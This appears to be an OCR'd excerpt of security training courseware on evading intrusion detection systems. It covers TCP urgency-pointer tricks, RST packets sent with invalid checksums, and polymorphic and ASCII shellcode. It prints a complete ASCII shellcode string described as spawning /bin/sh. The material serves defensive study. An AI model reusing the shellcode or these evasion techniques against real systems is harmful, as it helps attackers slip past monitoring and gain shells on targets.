
Packet 1: XYZ

Packet 2: LMN Urgency Pointer: 3

Packet 3: PQR

End result: XYZLMNQR
```

The above example demonstrates the working of an urgency flag in a TCP packet. According to RFC 1122, if a TCP segment consists of an urgency pointer, then one byte of data after the urgent data will be lost.



Invalid RST Packets and Polymorphic Shellcode

Invalid RST Packets

- TCP uses a 16-bit checksum field for **error-checking** of the header and data
- The **reset (RST) flag** in a TCP header is used to close a TCP connection
- In an invalid reset attack, the attackers **send** the **RST packet** to the IDS with an invalid checksum
- The IDS stops processing the packet thinking that the **TCP communication session** has ended but the target system will receive the packet
- The target system **checks the RST packet's checksum** and drops it
- The attack enables the **attackers to communicate** with the target system while the IDS thinks that the communication has ended

Polymorphic Shellcode

- A signature-based network intrusion detection system (NIDS) identifies an attack by **matching attack signatures** with incoming and outgoing data packets
- Many IDSs identify signatures for the **commonly used strings** embedded in the shellcode
- Polymorphic shellcode attacks include **multiple signatures**, making it difficult to detect the signature
- Attackers **encode the payload** using certain techniques and then place a decoder before the payload
- As a result of this the **shellcode is completely rewritten** each time it is sent, thus evading detection
- This technique also **evades the commonly used shellcode strings**, thus making shellcode signatures unusable

Invalid RST Packets


The TCP uses 16-bit checksums for error checking of the header and data and to ensure that communication is reliable. It adds a checksum to every transmitted segment that is checked at the receiving end. When a checksum differs from the checksum expected by the receiving host, the TCP drops the packet at the receiver's end. The TCP also uses an RST packet to end two-way communications. Attackers can use this feature to elude detection by sending RST packets with an invalid checksum, which causes the IDS to stop processing the stream because the IDS thinks that the communication session has ended. However, the end host checks this packet, verifies the checksum value, and then drops the packet if it is invalid.

Some IDS might interpret this packet as an actual termination of the communication and stop reassembling the communication. Such instances allow attackers to continue to communicate with the end host while confusing the IDS because the end host accepts the packets that follow the RST packet with an invalid checksum value.

Polymorphic Shellcode

A signature-based network intrusion detection system (NIDS) identifies an attack by matching attack signatures with incoming and outgoing data packets. Many IDS identify signatures for commonly used strings embedded in the shellcode. Polymorphic shellcode attacks include multiple signatures, making it difficult to detect the signature. Attackers encode the payload using some technique and then place a decoder before the payload. As a result, the shellcode is completely rewritten each time it is sent, thereby evading detection.

With polymorphic shellcodes, attackers hide their shellcode (attack code) by encrypting it with an unknown encryption algorithm and including the decryption code as part of the attack packet. To carry out polymorphic shellcode attacks, they use an existing buffer-overflow exploit and set the “return” memory address on the overflowed stack to the entrance point of the decryption code. This makes it difficult for the IDS to identify it as a shellcode. Therefore, when attackers modify/transform their attacks in this way, the NIDS cannot recognize them. This technique also evades commonly used shellcode strings, thus making shellcode signatures unusable.



ASCII Shellcode

1. An ASCII shellcode includes characters which are present only in the **ASCII standard**
2. Attackers can use an ASCII shellcode to bypass the IDS signature as the **pattern matching** does not work effectively with the ASCII values
3. The scope of an ASCII shellcode is **limited** as not all assembly instructions can be converted to ASCII values directly
4. This limitation can be overcome by using other **sets of instructions** for converting to ASCII values properly

The following is an example of an ASCII shellcode:

```
char shellcode[] =
"LLLLYhb0pLX5b0pLHSSPPWQPPaPWSUTBRDJfh5t
DS"
"RajYX0Dka0TkafhN9fYf1Lkb0TkdjfY0Lkf0Tkg
fh"
"6rfYf1Lki0tkkh95h8Y1LkmjpY0Lkq0tkrh2wnu
X1"
"Dks0tkwjfX0Dkx0tkx0tkyCjnY0LkzC0TkzCCjt
X0"
"DkzC0tkzCj3X0Dkz0TkzC0tkzChjG3IY1LkzCCC
C0"
"tkzChpfcMX1DkzCCCC0tkzCh4pCnY1Lkz1TkzCC
CC"
"fhJGfXf1Dkzf1tkzCCjHX0DkzCCCCjvY0LkzCCC
jd"
"X0DkzC0TkzCjWX0Dkz0TkzCjdX0DkzCjXY0Lkz0
tk"
"zMdgvvn9F1r8F55h8pG9wnuvjrNfrVx2LGkG3ID
pf"
"cM2KgmnJGgbinYshdvD9d";
```

When executed, the shellcode above executes a `"/bin/sh"` shell. `"bin"` and `"sh"` are contained in the last few bytes of the shellcode

ASCII Shellcode

ASCII shellcodes contain only characters from the ASCII standard. Such shellcodes allow attackers to bypass commonly enforced character restrictions within the string input code. They also help attackers bypass IDS pattern matching signatures because they hide strings similarly to polymorphic shellcodes. The IDS pattern matching mechanism does not work efficiently with ASCII values.

